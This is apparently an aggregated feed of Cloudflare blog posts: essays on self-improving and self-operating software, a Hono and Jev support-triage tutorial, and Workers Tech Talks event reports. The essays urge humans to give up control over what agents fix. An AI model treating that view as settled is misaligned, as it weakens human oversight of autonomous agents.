Riding Handwired in public
I am learning Cheng Lou's Handwired, where a program is a fixed list of FP32 ops. Five widgets on a toy runtime: the ReLU step trick, both branches always run, the host loop, loops as fixed work, and training a threshold.
Aggregated posts from Cloudflare employees and community
The release you shipped this morning already surfaced what's wrong with it. It's been telling you all day, across multiple surfaces. The only reason prod is still failing is you.
Agents write the vast majority of software now, they can one-shot an application, deploy it, and wire up its observability before your coffee gets cold. But it's a one way street. Agents produce more software, that software produces more signal, and almost none of that signal ever makes its way back to the agents. We are the ones bringing this data back into agents manually.
graph TD
    A[Agents write code] --> B[Application in production]
    B --> C[Signals: logs, traces, analytics, replays, tickets, reviews]
    C --> D[Humans read, correlate, prioritise]
    D -->|Manually| A
    style D fill:#fee2e2,stroke:#fca5a5,color:#991b1b
We have built tooling to help us query, visualise, organise, triage and prioritise this signal. I was part of this, I spent the best part of the past decade building observability tooling. But ultimately, it still takes someone to read the data and decide what needs to be improved.
Self-improving software is inevitable. Applications that read their own signals, decide what to change, ship the change, and check whether it worked. And once software can improve itself, it can improve the machinery that improves it: better observability, sharper detection, deeper investigations, better fixes, each loop tightening the next one.
For that to happen, we have to give up being in charge. Engineers, PMs, designers, all of us. We have to stop being the meat proxies who decide what gets fixed next, and when.
Every source of signal has its own tool, engineers and SREs use Datadog, product managers are in Amplitude, designers in FullStory, support in Zendesk, etc.
When users face issues in prod, the errors get recorded in the observability tooling, the rage clicks saved in the session replays, there's a dip in product metrics, and an increase in support tickets.
A PM needs to notice all these, investigate and correlate the various signals, compress this information into a ticket, and prioritise it for next week. Then it lands on the desk of an engineer who prompts an agent to turn it into code.
This makes no sense in 2026 when agents are intelligent enough to solve some of the hardest maths problems humanity ever faced. It takes very little intelligence to parse errors and prioritise them.
When you take a screenshot of your product analytics dashboard, paste it into Claude Code and prompt "investigate why this chart is going down and fix it", you're a meat proxy.
A meat proxy is a person whose only job is to carry information between two machines that could perfectly well talk to each other. The dashboard has the data, and the agent has the intelligence. You sit in the middle, deciding what to look at, when to look at it, and how to describe it, that's a meat proxy.
graph TD
    A[Product analytics] --> B[You: screenshot, paste, prompt]
    B --> C[Coding agent]
    C --> D[Code]
    A -.->|Could have read it directly| C
    style B fill:#fee2e2,stroke:#fca5a5,color:#991b1b
MCPs and connectors make the proxy faster, but you're still the proxy.
There's a lot of agent tooling with automations, I even built one myself: they are essentially cron-jobs and webhooks that trigger an agent with a given prompt:
listen to Honeycomb alerts and investigate every time one fires
every time sentry opens a new issue, investigate it and open a PR with a fix
every morning, check our product metrics, if activation falls below 10% investigate and write a fix
This feels incredibly productive. Every alert gets a write-up before anyone opens their laptop, every new exception gets a pull request.
But these automations only ever see what someone already decided was worth seeing. They inherit every blind spot of the system that triggers them.
Someone had to decide what to alert on, what SLOs to define, and these inherently are incomplete. It's impossible to alert on the emergent behaviour of a complex application.
That's the unknown unknowns problem. Known problems get detected, because someone already wrote the alert or the exception handler. Unknown problems never get detected, because nothing exists to detect them. The agent becomes incredibly fast at fixing the problems you already knew how to find, and the problems costing you the most customers are, almost by definition, the ones you didn't.
Think of a piece of software as a neural network.
The code is the weights and biases, and every change to the code is an update to those weights. Users interact with it, and the signals they produce (traces, clicks, tickets, churn, revenue, etc.) are the output.
With this analogy, the two stages of self-improving software are:
The forward pass: intent goes in, code comes out. Coding agents have "solved" this phase of the training iteration. We can one-shot fairly complex applications with a single prompt, and even deploy them and connect all the necessary observability and product tooling.
The backpropagation: compare the output to what you wanted, compute the gap, and push it back through the system to adjust the weights. For an application, that's taking all the signal it produces in prod, figuring out what it says about the code, and changing the code accordingly.
graph TD
    A[Intent] --> B[Agents write code]
    B --> C[Production]
    C --> D[Users]
    D --> E[Signals: traces, analytics, replays, tickets, interviews]
    E --> F[Humans]
    F --> A
    style B fill:#d1fae5,stroke:#6ee7b7,color:#065f46
    style F fill:#fee2e2,stroke:#fca5a5,color:#991b1b
We've automated the forward pass and kept the backprop manual. Every week we push dozens of weight updates into production, and compute the gradient at a planning session, at best weekly, at some companies quarterly, by hand. This planning is based on the memory of the PMs, a sample of twenty session recordings and whichever three customer complaints were loudest.
If we were training models like this, we wouldn't have anything worth anyone's time.
In this analogy, backpropagation is manual for one reason: nothing else can read an error log, find the corresponding set of traces, cross-reference them with session replays, understand why a customer was angry, and decide what to change. That took judgement, and good judgement was scarce and expensive.
That's no longer the case. We now have intelligence too cheap to meter. It can read every trace, watch every session, read every ticket and every interview transcript, and join them together in minutes.
We can put intelligence both in the forward pass and in the backprop, increase iteration speed, and achieve self-improving software.
graph TD
    A[Intent and fitness functions] --> B[Intelligence]
    B -->|Forward pass| C[Code changes]
    C --> D[Production]
    D --> E[Signals]
    E -->|Backprop| B
    style B fill:#dbeafe,stroke:#93c5fd,color:#1e40af
    style C fill:#d1fae5,stroke:#6ee7b7,color:#065f46
    style A fill:#ede9fe,stroke:#c4b5fd,color:#5b21b6
A neural net without a loss function is just a very expensive random number generator. Backprop needs to know what "better" means.
In this analogy, our job becomes defining what "better" means. Engineers, product managers, designers, sales, support: everyone's role becomes defining the fitness functions the system optimises against.
| Who | What they optimise | Fitness functions |
|---|---|---|
| Engineers | The health of the system | p99 latency, error rates, availability, cost per request, cold start times |
| Product | The behaviour of users | Conversion, activation, retention, time to value, feature adoption |
| Designers | The user experience | Task completion, time on task, rage clicks, drop-offs, abandoned forms |
| Sales | Revenue | Growth, win rates, expansion, deal velocity, churn |
| Support | How much the product hurts | Ticket volume, time to resolution, CSAT, duplicate tickets |
graph TD
    A[Engineering, product, design, sales, support] --> F[Fitness functions]
    F --> G[Intelligence computes the gap]
    G --> H[Code changes]
    H --> I[Signals]
    I --> G
    style F fill:#ede9fe,stroke:#c4b5fd,color:#5b21b6
    style G fill:#dbeafe,stroke:#93c5fd,color:#1e40af
The challenge is that these functions often pull against each other. A faster checkout can hurt fraud detection, a simpler onboarding can lower activation for power users, a discount can grow revenue and kill margins, etc.
Deciding how to weigh them, which ones are hard constraints, and which customers you're optimising for is the hard part. Ultimately, it's deciding what the company is trying to achieve, and writing it down precisely enough that a machine can optimise for it. And honestly, it was always the hard part.
Give a cloud coding agent read access to all your signal sources at once (observability, product analytics, session replays, support tickets) and write access to your repo. Then put these on a schedule.
every hour, read every new error, trace, session replay and support ticket from the last hour. group anything that looks like the same problem, even if it shows up in different tools. for each group, find the release that introduced it and open a PR with the fix and all the evidence attached
every morning, compare yesterday against these goals: checkout p99 under 300ms, error rate under 0.1%, activation above 25%, fewer than 20 support tickets a day. for anything moving in the wrong direction, find the cause in the code and open a PR. if everything is on track, find the change most likely to move these numbers next and open a PR for it
We're so close. Self-improving software is inevitable, and for the first time, it's close enough to build.
Most AI examples start with a prompt and end with a paragraph. That works when you want prose, but it is awkward when your application needs to make a decision.
Jev is built for the second case. You give it some state and a set of typed questions. It gives you probabilities, choices, and scores that regular code can act on. There is no generated explanation to parse and no JSON buried in a Markdown fence.
In this post, we'll build a small support-triage API with Hono. It will classify a message, judge whether it is urgent, and score the customer's frustration in one call. The request will run on Cloudflare Workers through an AI binding and AI Gateway.
Jev is a structured evaluation model, not a chat model. It supports three question types:
noul asks whether something is true and returns a probability from 0 to 1.choice selects one item from a fixed set and returns the full probability distribution plus a confidence value.score places something on an ordered scale and returns a weighted position, probabilities, and confidence.The distinction matters. A noul result of 0.5 means yes and no are about equally likely. It does not mean "medium." If you need a spectrum such as calm, frustrated, and angry, use a score instead.
Jev can answer several independent questions about the same state in one request. That makes it a good fit for routing, moderation, ranking, and other places where you want a narrow judgment rather than generated text.
Start with Hono's Cloudflare Workers template:
npm create hono@latest jev-support-api
Choose the cloudflare-workers template, then install the project:
cd jev-support-api
npm install
The template includes Hono, Wrangler, and a Worker entry point at src/index.ts.
Add an AI binding and a variable for the gateway name to wrangler.jsonc:
{
  "$schema": "node_modules/wrangler/config-schema.json",
  "name": "jev-support-api",
  "main": "src/index.ts",
  "compatibility_date": "2026-09-21",
  "ai": {
    "binding": "AI"
  },
  "vars": {
    "AI_GATEWAY_ID": "default"
  }
}
The AI binding gives the Worker access to models through env.AI. The AI_GATEWAY_ID variable keeps the gateway name out of the application code. Using default creates the account's default gateway on the first authenticated request, or you can replace it with the name of an existing gateway.
Jev is a third-party model in Cloudflare's model catalog, so calls made through the AI binding use AI Gateway and Unified Billing. You do not need a separate TypeSafe API key in the Worker.
Generate TypeScript definitions for the bindings:
npm run cf-typegen
This creates worker-configuration.d.ts, including the Ai type used below. Run the command again whenever you change the bindings in wrangler.jsonc.
Replace src/index.ts with this:
import { Hono } from 'hono'

type Bindings = {
  AI: Ai
  AI_GATEWAY_ID: string
}

const app = new Hono<{ Bindings: Bindings }>()

app.post('/evaluate', async (c) => {
  const body: unknown = await c.req.json()

  if (
    typeof body !== 'object' ||
    body === null ||
    !('message' in body) ||
    typeof body.message !== 'string' ||
    !body.message.trim()
  ) {
    return c.json({ error: 'message is required' }, 400)
  }

  const message = body.message

  const response = await c.env.AI.run(
    'typesafe/jev',
    {
      state: {
        message,
      },
      questions: {
        department: {
          type: 'choice',
          instructions: 'Which team should handle `message`?',
          criteria: {
            billing: 'Payments, invoices, subscriptions, or refunds',
            technical: 'Bugs, outages, login problems, or integrations',
            sales: 'Pricing, upgrades, or evaluating the product',
            other: 'The request does not fit another department',
          },
        },
        is_urgent: {
          type: 'noul',
          instructions: 'Does `message` require prompt attention?',
          criteria: {
            true: 'The message describes active harm, blocked work, or a deadline',
            false: 'The request can wait for the normal support queue',
          },
        },
        frustration: {
          type: 'score',
          instructions: 'How frustrated does the customer appear in `message`?',
          criteria: [
            'Calm and neutral',
            'Concerned but civil',
            'Very angry or using strong language',
          ],
        },
      },
    },
    {
      gateway: {
        id: c.env.AI_GATEWAY_ID,
      },
    },
  )

  return c.json({
    ...response,
    gatewayLogId: c.env.AI.aiGatewayLogId,
  })
})

export default app
The Hono generic describes the Worker's bindings, so c.env.AI and c.env.AI_GATEWAY_ID are typed. The third argument to AI.run() sends the model call through the selected gateway.
The route asks three questions against one shared state. Each question is independent: the department answer does not influence urgency or frustration. If one judgment needs the result of another, make a second request after the first one returns.
The binding wraps the Jev response in an AI Gateway result. The model output is under result, while state reports whether the request completed and gatewayMetadata describes how the gateway handled it.
The route also adds aiGatewayLogId. When AI Gateway collects a log, this nullable ID lets you correlate the application request with it. It can be null when logging is disabled or no log is stored.
Start Wrangler:
npm run dev
Workers AI requests still reach Cloudflare during local development, so Wrangler may ask you to sign in and the model call can incur usage charges.
Send a support message to the endpoint:
curl http://localhost:8787/evaluate \
  --header 'Content-Type: application/json' \
  --data '{"message":"Help! Our payouts have failed for three days and we cannot pay our sellers."}'
The exact probabilities can vary, but the response has this shape:
{
  "state": "Completed",
  "result": {
    "model": "jev-1.13.0",
    "answers": {
      "department": {
        "type": "choice",
        "choice": "billing",
        "confidence": 0.96,
        "probabilities": {
          "billing": 0.97,
          "technical": 0.03,
          "sales": 0,
          "other": 0
        }
      },
      "is_urgent": {
        "type": "noul",
        "noul": 0.97
      },
      "frustration": {
        "type": "score",
        "score": 1.38,
        "confidence": 0.43,
        "legend": {
          "0": "Calm and neutral",
          "1": "Concerned but civil",
          "2": "Very angry or using strong language"
        },
        "probabilities": {
          "0": 0,
          "1": 0.62,
          "2": 0.38
        }
      }
    },
    "usage": {
      "input_tokens": 493,
      "output_tokens": 80
    }
  },
  "gatewayMetadata": {
    "keySource": "Unified"
  },
  "gatewayLogId": null
}
The useful part is not only the selected department. Your code can see the alternatives and how certain the model was about them.
Model output is evidence, not the final policy. The binding exposes third-party model results as a broad type, so validate response.result before using it. Once validated, a small function can turn the answers into application policy:
type DepartmentAnswer = {
  type: 'choice'
  choice: string
  confidence: number
}

type UrgencyAnswer = {
  type: 'noul'
  noul: number
}

function chooseQueue(
  department: DepartmentAnswer,
  urgency: UrgencyAnswer,
) {
  if (department.confidence < 0.7) {
    return 'manual-review'
  }

  return urgency.noul > 0.8
    ? `${department.choice}-priority`
    : department.choice
}
The numbers here are examples, not universal defaults. Test thresholds against representative messages and choose them based on the cost of a wrong decision. A billing ticket sent to the wrong queue is inconvenient. An automated security action based on a weak classification is a different level of risk.
Jev works best when each question asks for one focused judgment. A few rules help:
instructions. Question IDs such as is_urgent are response keys, not hidden prompts.choice option so the boundaries are clear, and add other when the list may be incomplete.score levels concrete descriptions instead of labels such as low, medium, and high.`message` or `order.charges`.Jev 1.13 can also read adversarial instructions inside user-controlled state. Precise criteria help, but they do not turn untrusted text into trusted input. Test hostile and ambiguous examples before using a result for anything consequential.
Confidence needs similar care. For a choice or score, confidence summarizes how concentrated the returned probability distribution is. It is not an independent probability that the answer is correct. A high-confidence answer can still be wrong.
AI Gateway gives you observability around the request without changing the Jev input. From the dashboard you can inspect model calls, token usage, latency, and errors. The gateway options also support caching, custom metadata, and log collection controls.
Be deliberate about what you log. AI Gateway can store request and response payloads, and support messages often contain personal or sensitive information. Review the gateway's logging settings before sending production traffic. TypeSafe states that it does not train Jev on customer requests or responses, but that is separate from how your Cloudflare gateway stores logs.
When the local request works, deploy the Worker:
npm run deploy
This example leaves /evaluate public to keep the route focused on Jev. A public endpoint can spend your AI Gateway credits, so add authentication, rate limits, and a request-size limit before using it in production.
You now have a small typed decision API running on Cloudflare. Hono handles HTTP, the binding provides authenticated model access, AI Gateway handles billing and observability, and Jev handles the fuzzy part: turning language into probabilities your code can use.
That separation is the interesting bit. The model makes judgments. Your application still makes decisions.
We held "Workers Tech Talks in Fukuoka #2" on September 10, 2026. It was the second Workers Tech Talks in Fukuoka, about ten months after the first one. The date was two days before Frontend Conference Fukuoka, held on Saturday, so several people — including me — were in Fukuoka for it. We had four talks, including mine.
Cloudflare Workers Tech Talks is an event where developers who are developing using Cloudflare Workers talk about Cloudflare Workers. It has been held multiple times in Tokyo, Osaka, Kyoto, Niigata, Hokkaido, and Fukuoka, and once in Austin, Texas. The feature of this event is that the speakers are free to talk about whatever they want. I often tell the speakers, "Please don't give introductions like 'What is Cloudflare Workers?'". I ask them to talk about whatever they want to talk about.
The venue was the open office of Fusic in Tenjin, Fukuoka, the same place as last time. It's a lovely space with a relaxed atmosphere. Thank you for hosting us!
We gathered participants through the event page on connpass.
https://workers-tech.connpass.com/event/401855/
We had 48 registrations for 50 seats, and 44 people joined on the event day — an incredible turnout rate. Some attendees even came all the way from Hiroshima just for this event, which made me really happy.
We had four talks, including mine.
Uchio Kondo says Cloudflare is a "seriously hot" platform: fast, light, easy, with a generous free tier. There used to be places like Heroku, but today there's nowhere to deploy a Ruby app for free — and Cloudflare can fill that gap. That's what he is building Uzumibi for: it compiles Ruby to Wasm and runs it on Workers. The first generation used his own mruby VM (mruby/edge), but it had a compatibility problem — you expect the usual Ruby, and it isn't quite — so Uzumibi2 adopts PicoRuby, which is smaller and more compatible. With a Rack-compatible layer on top, Sinatra actually runs on Cloudflare Workers — under 300KB compressed!
The slides: https://udzura.jp/slides/2026/cloudflare-workers-in-fukuoka-2/
Daiki Urata, from the host company Fusic, talked about getting Guren, the Bun-native full-stack framework he authors, to run on Cloudflare Workers. He closed the gaps between Bun's runtime and workerd one by one: static file serving with Bun.file moved to Static Assets, and Bun-specific modules like bun:sqlite were replaced with stubs via alias. guren.dev now runs at zero cost per month.
The slides: https://speakerdeck.com/7nohe/deploying-a-full-stack-bun-native-framework-on-cloudflare-workers
I talked about Cloudflare OS. When I asked the audience, plenty of people were using Workers, but very few had run Cloudflare OS yet — so I introduced what it is and how the pieces — Gadgets, Blueprints, and Gatekeepers — work, along with demos.
Yusuke Nakamura from Sansan, Inc. wrapped up with an in-house automation platform built on Dynamic Workers. They have been running Google Apps Script for internal automation and are now replacing it with Cloudflare Workers. The platform provides its own API, developers write a script per app using it, and those scripts are executed on Dynamic Workers. It supports scheduled runs, and several apps are already in production. Interestingly, the design converged on ideas similar to Cloudflare OS's Gatekeepers.
I asked the attendees to post on X with the hashtag #workers_tech. You can see their feedback here:
https://x.com/search?q=%23workers_tech
cherenkov wrote a blog post about the event, and shiroemons even built an app running on Cloudflare Workers right after attending. That's the best kind of feedback!
The second Fukuoka edition was a deeply technical evening — Ruby on Workers via Wasm, a Bun-native framework on workerd, Cloudflare OS, and an automation platform on Dynamic Workers. Thank you to all the speakers and attendees, and to Fusic for the wonderful venue!
Here's the group photo!
We held "Workers Tech Talks in Tokyo #8" on August 27, 2026. This time, it was held as a sub-event of Cloudflare Immerse Tokyo, the biggest Cloudflare event in Japan. And it was the biggest Workers Tech Talks we've ever had: about 200 people came, and we had seven great talks. For the first time, the event was also live-streamed on YouTube.
Cloudflare Workers Tech Talks is an event where developers who are developing using Cloudflare Workers talk about Cloudflare Workers. It has been held multiple times in Tokyo, Osaka, Kyoto, Niigata, Hokkaido, and Fukuoka, and once in Austin, Texas. The feature of this event is that the speakers are free to talk about whatever they want. I often tell the speakers, "Please don't give introductions like 'What is Cloudflare Workers?'". I ask them to talk about whatever they want to talk about.
The venue was Hall B of TODA HALL & CONFERENCE TOKYO in Kyobashi, Tokyo, the same venue as Cloudflare Immerse Tokyo. Thanks to the Cloudflare Japan marketing team and the event production company for setting this up!
We gathered participants through the event page on connpass.
https://workers-tech.connpass.com/event/400818/
The 280 seats filled up quickly, with 138 more on the waitlist. On the event day, 170 registered attendees showed up, and with guests, staff, and Cloudflare employees included, about 200 people were in the hall.
This was the first Workers Tech Talks that was live-streamed. TECH WORLD kindly streamed the whole event on YouTube, and the archive is available here:
https://www.youtube.com/live/pDdK_gHt8fQ
We had seven talks.
mono talked about running a quiz event portal on Cloudflare and how to fill the gaps where you still need AWS. To call AWS services securely from Workers, he connects them through Cloudflare Tunnel and VPC Service Bindings, with an aws-sigv4-proxy that holds the IAM role on the AWS side. Hybrid architectures between Cloudflare and other clouds are rarely talked about, so this was valuable.
sh1ma tackled the cold start of Cloudflare Containers. Both Cloudflare Containers and AWS Lambda MicroVMs run on Firecracker, but Lambda gets VM snapshots on the host side. So he took snapshots from inside the container with CRIU, persisted them to R2, and sped up the restore path with Workers Cache. The latency became much more stable, and as he put it, "it's practically a win."
わでぃ examined whether you can build SaaS for large enterprises on Cloudflare. Most enterprise requirements are actually covered, but D1's 10GB limit looked like a blocker at first — until he realized it reflects a design philosophy: give each tenant its own database and scale out, instead of one big shared database. That's the assumption that got broken.
Ryuta Hamasaki introduced yoyo, a live multi-language translation service for events, and demoed it during his own talk: real-time captions appeared inside his slides and on the attendees' devices. He builds full-stack with Laravel, but a WebSocket server was the hard part — Durable Objects solved it, with one instance per event and the WebSocket Hibernation API. It handled around 200 connections in the hall without breaking a sweat.
The slides: https://avosalmon.github.io/cloudflare-workers-tech-talks-tokyo/
Boyu shared how Mercari replaced its image transformation pipeline with Cloudflare Images. The pricing model — unique transformations are counted once a month no matter how many times they're accessed — makes costs predictable. They kept S3 as the origin storage and migrated with zero downtime using a dark launch and canary rollout, cutting the image transformation cost by about 65%.
Takahashi ran through every single Cloudflare service in 15 minutes, speedrun style. It was also an interactive presentation: the audience could send reactions in real time, and 34,700 reactions came in during the 15 minutes — handled by a single Durable Object. When he hit a service he didn't know well, "ask Wada-san" became the running joke of the event.
The last talk was by Karin Miyamoto, a singer and idol — a former member of Juice=Juice in Hello! Project, now performing solo — and it was her first tech talk ever. She builds web apps for her fans with AI, and she had been using Cloudflare Workers for a while. I had been asking her to speak for some time, and after her story went viral on X in August, it came together right away. I'm grateful to Karin and her manager for gladly accepting. In her talk, she walked us through her workflow: start from "making everyone happy", check that "no one gets sad", write a spec within a day of the idea — on her phone, in transit — and use a PC only for building and fixing. Her stack is Workers, D1, R2, KV, and Turnstile. The audience was blown away by how disciplined the whole process was. She also wrote a blog post about the event.
I asked the attendees to post on X with the hashtag #workers_tech. So many people posted on the day that the hashtag made it into X's trending topics. And the buzz didn't stop there — impressions from people watching the archive kept flowing on the timeline for days after the event. You can see the feedback here:
https://x.com/search?q=%23workers_tech
Some attendees also wrote about the event:
This was the biggest Workers Tech Talks ever, with about 200 people in the hall and the first-ever live stream. The talks went deep — hybrid architectures with AWS, container performance tuning, enterprise SaaS, live translation with Durable Objects, image delivery at Mercari's scale, a 15-minute tour of everything Cloudflare, and the essence of making things from an idol's perspective. Thank you to all the speakers and attendees, to the Cloudflare Japan marketing team and the event production company for the venue and operations, and to TECH WORLD for the live stream!
Here's the group photo!
Your on-call rotation has always been an admission of defeat. Every alert threshold, every escalation policy, every runbook is the same admission written in YAML: software cannot be trusted to run in production, so somebody must be strapped to it at all times.
But today agents write most of the code. Engineers spend their time designing, prompting, reviewing, and creating loops to continuously produce more and more software.
Building software has been transformed beyond recognition in under three years. Operating it hasn't moved an inch. The rotation, the pager, the dashboards, the rituals: all exactly where we left them, guarding a world that no longer exists.
You get paged when you're having dinner on a beautiful Saturday. You log in, ask your agent what's up, open four dashboards, cross-reference a deploy timeline, and six "what the heck is this?" later, you conclude it's probably not that big of a deal. You ack the alert and go back to your now-cold meal.
Nothing about that page actually needed you. It needed someone who could pull up telemetry, reason about it, and decide nothing was on fire. For the entire history of software, that someone had to be a person. Everything about how we run production is downstream of that one fact.
Everything about on-call and observability is built around one core principle: human attention is a scarce resource.
Every alert threshold is tuned around the cost of waking up an engineer. We have always treated alert fatigue as if it was a bug in the system we could fix with better alert thresholds or SLOs. But alert fatigue is the system: a rationing mechanism for eyeballs.
Metrics exist to compress millions of datapoints into something a human can absorb in a glance. Runbooks exist to digest the knowledge of an expert in the system into a document anyone can follow. The on-call rotation itself exists to distribute suffering across a team.
When the only thing that can investigate an incident is an engineer, you design everything (thresholds, tooling, org charts, etc.) around protecting and rationing human attention.
That fundamental constraint is now obsolete.
You already let agents write the vast majority of your code. Your team probably ships dozens of PRs a day; I've seen teams where a single engineer ships 10+ PRs a day. We've industrialised the production of software with "software factories".
But we're still responsible for ensuring all this software runs in production, equipped with dozens of MCPs and poorly written skills. We automated the cause and kept the cure handmade.
The teams sprinting ahead with coding agents are quietly discovering that their velocity is capped not by how fast they can build, but by how fast a human can figure out what broke.
graph TD
    A[Agents ship at machine speed] --> B[Production changes constantly]
    B --> C[Something breaks]
    C --> D[Page a human]
    D --> E[Human greps, correlates, guesses]
    E --> F[Hours of attention per incident]
    F --> G[Velocity capped by incident response]
    style D fill:#fee2e2,stroke:#fca5a5,color:#991b1b
    style G fill:#fee2e2,stroke:#fca5a5,color:#991b1b
Every gain in build velocity converts directly into operational debt, until PagerDuty wins and the shipping stops.
Self-operating software is the next frontier for software engineering.
We need software that watches itself, triages its own alerts, investigates its own incidents, fixes what it can, and escalates to a human only when it hits something genuinely novel, with the evidence already assembled.
Put your AI agents in the worst on-call rotation imaginable, then give them a tool to page a human. Developers stop being the first responder, and step in only when an agent genuinely cannot figure something out.
This flips the economics of what to monitor. Your thresholds are conservative because paging an engineer is expensive. If paging has near-zero marginal cost, you don't want fewer alerts, you want dramatically more. You borderline want your agent to read every single log line and figure out all errors and unexpected paths in real-time, as requests are flowing through your systems. Monitor the p99 that crept up 3%, the queue depth that's slightly off its weekly pattern, the error rate that's fine but different. All the weak signals you convinced yourself are not worth monitoring usually turn into pages when it's too late.
A friend at a lab put it extremely clearly to me recently:
"It feels like it's going to become a non-negotiable to have harnesses programmatically access cell data, alerts, metrics, traces and logs with full support. Investigations and operations are night and day when these things are exposed."
The same shift that happened to code generation is happening to incident response: engineers move from doing the work to judging the work.
The loop looks like this:
graph TD
    A[Telemetry, deploys, infra state] --> B[Detection: thousands of cheap checks]
    B --> C[Issue raised]
    C --> D[Agent triages]
    D -->|False alarm| E[Closed, with reasoning attached]
    D -->|Real| F[Agent investigates: parallel hypotheses]
    F --> G{Can it fix it?}
    G -->|Yes| H[Automation or pull request]
    G -->|No| I[Page an engineer, evidence assembled]
    H --> A
    style H fill:#d1fae5,stroke:#6ee7b7,color:#065f46
    style I fill:#ede9fe,stroke:#c4b5fd,color:#5b21b6
However, none of this works if the agent can't see. Self-operating software needs programmatic access to everything a senior engineer would look at during an incident: metrics, logs, traces, alerts, SLOs, deploy history, infra state, service ownership, the code itself, and, critically, how all of it connects in a single operations graph. Without it, every investigation dead-ends in a Slack message that reads "something looks off", forcing an engineer to start digging again.
A triage that ends in a Slack summary is merely a nicely formatted prompt to an engineer. Agents should not prompt us.
The only valid output of an investigation is a diff. When the system traces an incident to its cause, it should write the fix and open the pull request itself, with the entire causal chain attached, receipts included, so every claim can be audited.
The agent should tell you: here's what broke, here's the evidence, here's the fix, here's why it's safe. Your job is to say yes or no. Judgement, not archaeology.
And the loop must run backwards too. The cheapest incident is the one that never ships. The system must interrogate every change before it merges.
Every pull request should trigger the same machinery as an incident, pointed forwards instead of backwards. The agent reads the diff and forms multiple hypotheses about how the change could hurt production. Does this migration lock a table with live writes? Does this touch a delivery path that's serving traffic right now? Does deploy ordering matter here? What did that dependency bump actually change, and how old is the release? Then it tries to confirm or refute each hypothesis against the real system: live telemetry, actual deploy topology, the current shape of traffic.
An agent can test every hypothesis, on every change, every time, and never gets tired of it. The best investigation is the one that ends before the incident begins.
What's preventing most teams from fully embracing this way of working is trust. Letting an agent triage production incidents feels reckless the same way agents pushing PRs felt reckless twelve months ago. This trust requires admitting that the rotation, the thresholds, the dashboards, things we have built our identities around, were just rationing mechanisms for scarce attention. That attention is now abundant, and we have intelligence sometimes too cheap to meter. That's an uncomfortable thing to admit about an expertise built over years. It was just as uncomfortable when it was writing code not too long ago.
Most teams will take the easy route: an AI summary at the top of the PagerDuty incident, a chatbot in the incident channel, MCPs on engineers' laptops, and call it "transformation". The ritual survives, an engineer still wakes up, still triages, still wrangles MCPs. The theatre gets slightly better lighting.
The teams that actually invert the rotation will look reckless right up until they look inevitable. They'll run thousands of checks where you run fifty. They'll catch the 3% regression you'd have noticed in next quarter's cloud bill. Their engineers will sleep, and spend their attention on problems a machine genuinely cannot crack yet.
You don't need to buy anything or rearchitect anything to start.
Now imagine an agent coming up with alerts, analysing the hidden paths in your codebase, continuously updating its understanding of production with specialised tools, and fixing issues before they become problems.
Software that writes itself was the first half. Software that operates itself is what's ahead of us. And most of the industry is still arguing about whether we should read code or not.
Most of the web software we interact with today is static. The developers have a limited amount of time and attention, and focus on building the features that serve the largest group of users. The top of the demand curve is well-served by existing software, but there is a long-tail of unmet needs that’s different for every user.

Even if the developers were incredibly motivated to shove in every feature, user interfaces can only become so complex before they become unusable. Every additional feature added complicates the product for every other user. If the market for that feature is small, it can actively make the product worse for every user who doesn’t need it.
With this context the rise of LLM-assisted coding has been genuinely empowering for anyone who needed something that fell into this long tail.
It’s become readily apparent that LLMs are really quite excellent at building Software for One. Personal apps that side-step all of the complexity and accountability of enterprise software and are custom fit for a single person’s workflow.
Pete Koomen at Y Combinator thinks there is an opportunity for what they are calling Small Software. I think they are onto something.
